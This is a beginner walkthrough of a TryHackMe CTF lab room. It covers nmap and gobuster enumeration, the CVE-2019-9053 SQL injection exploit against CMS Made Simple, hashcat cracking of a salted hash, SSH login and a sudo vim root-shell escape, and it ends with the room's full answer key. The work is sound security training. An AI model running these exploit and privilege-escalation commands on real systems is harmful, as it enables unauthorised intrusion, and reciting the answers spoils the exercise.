TryHackMe: Simple CTF Room

Overview

This walkthrough provides a comprehensive guide to completing the TryHackMe room **"Simple CTF"**, targeted at beginners. The room covers basic enumeration, vulnerability identification, exploitation, and privilege escalation. The aim is to gain root access to the target system and retrieve user and root flags.


Room Link: https://tryhackme.com/room/easyctf

Target Information

- **Machine IP**: 10.10.5.50
- **Difficulty**: Easy
- **Focus Areas**: Enumeration, Web Exploitation, CVE Exploitation, Privilege Escalation

Step 1: Initial Scanning

Before diving into exploitation, we must gather information about open ports and services running on the target. We use Nmap, a network scanning tool, to identify entry points by scanning all ports and detecting service versions.





First we seem to have 3 ports open:

- 21/ftp
- 80/http
- 2222/ssh

Step 2: Enumeration


Now that we know which ports are open, we proceed to enumerate each service for more information. This involves accessing services manually and using automated tools like Gobuster to identify hidden files or directories.





This gives us a hint. The password will be easily cracked and it looks like it's a default one.

Now we can use Gobuster which is a good tool to rapidly scan a wordlist to discover directories and files on a web server.




The /simple URI looks interesting, let's see what's behind there.

```
root@ip-10-10-178-76:~# curl http://10.10.5.50/simple/
<!doctype html>
<!--[if IE 8]>         <html lang='en' dir='ltr' class='lt-ie9'> <![endif]-->
<!--[if gt IE 8]><!--> <html lang='en' dir='ltr'> <!--<![endif]--><head>
        <meta charset='UTF-8' />

<base href="http://10.10.5.50/simple/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All r
ights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

        <title>Home - Pentest it</title>
        <meta name='HandheldFriendly' content='True' />
        <meta name='MobileOptimized' content='320' />
        <meta name='viewport' content='width=device-width, initial-scale=1' />
        <meta http-equiv='cleartype' content='on' />
        <meta name='msapplication-TileImage' content='http://10.10.5.50/simple/u
ploads/simplex/images/icons/cmsms-152x152.png' />
```

CMS Identification


Navigated to http://10.10.5.50/simple → CMS Made Simple 2.2.8



Step 3: Vulnerability Identification

With the CMS and its version identified, the next step is to search for any known vulnerabilities affecting that software.We can check google for any related CVEs. A CVE (Common Vulnerabilities and Exposures) is a record of a vulnerablity in a given application.

CVE Search:





Identified:

- CVE-2019-9053: Authenticated SQL Injection.

Exploitation:

searchsploit CMS Made Simple 2.2.8





The one we want is the SQL Injection, we can see that it points to php/webapps/46635.py. On a Kali Linux, the exploits can be found at /usr/share/exploitdb/exploits. We can copy it to a working directory and attempt to execute it.

Commands:

- python3 46635.py -u http://10.10.44.162/simple/

We have a salted hash for mitch. This looks like MD5, so let's fire up hashcat.


Hashcat is a fast and powerful password recovery tool used for cracking password hashes using CPUs or GPUs. It supports a wide range of hash algorithms like MD5, SHA1, NTLM, and bcrypt. With flexible attack modes like dictionary, brute-force, and hybrid, Hashcat is widely used in penetration testing and password audits.

- hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt

We found the password. Now using this password let's gain a foothold.

Step 4: Gaining Access


With credentials in hand, we now attempt to log into the system using the discovered services. SSH access is available on a non-standard port (2222), which we'll use to log in as the identified user.



Step 5: Privilege Escalation

Now that we have user-level access, the final goal is to escalate our privileges to root. This involves checking for misconfigured sudo permissions or exploiting system binaries that allow elevated access.

Let's enumerate the home directory for more information.




Using Vim for Root Shell:

Vim (short for Vi IMproved) is a highly configurable, powerful text editor used primarily on Unix-based systems.

Here we are leveraging Vim's ability to run shell commands. Since mitch had sudo rights for Vim, this command spawns a root shell.

```
┌──(kali㉿kali)-[~]
└─$ ssh mitch@10.10.44.162 -p 2222
mitch@10.10.44.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Jul 11 12:35:22 2025 from 10.23.141.117
$ sudo vim -c ':!/bin/sh'

# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

And now the system pwned.



Room Questions And Answers:

#	**Question**	**Answer**
1	How many services are under 1000?	2
2	What is running on the higher port?	ssh
3	What's the CVE you're using against the CMS?	CVE-2019-9053
4	What type of vulnerability is it?	SQLi
5	What's the password?	secret
6	Where can you login with the details obtained?	SSH
7	What's the user flag?	G00d j0b, keep up!
8	What's the name of the other user?	sunbath
9	What can you leverage to spawn a privileged shell?	vim
10	What's the root flag?	W3ll d0n3. You made it!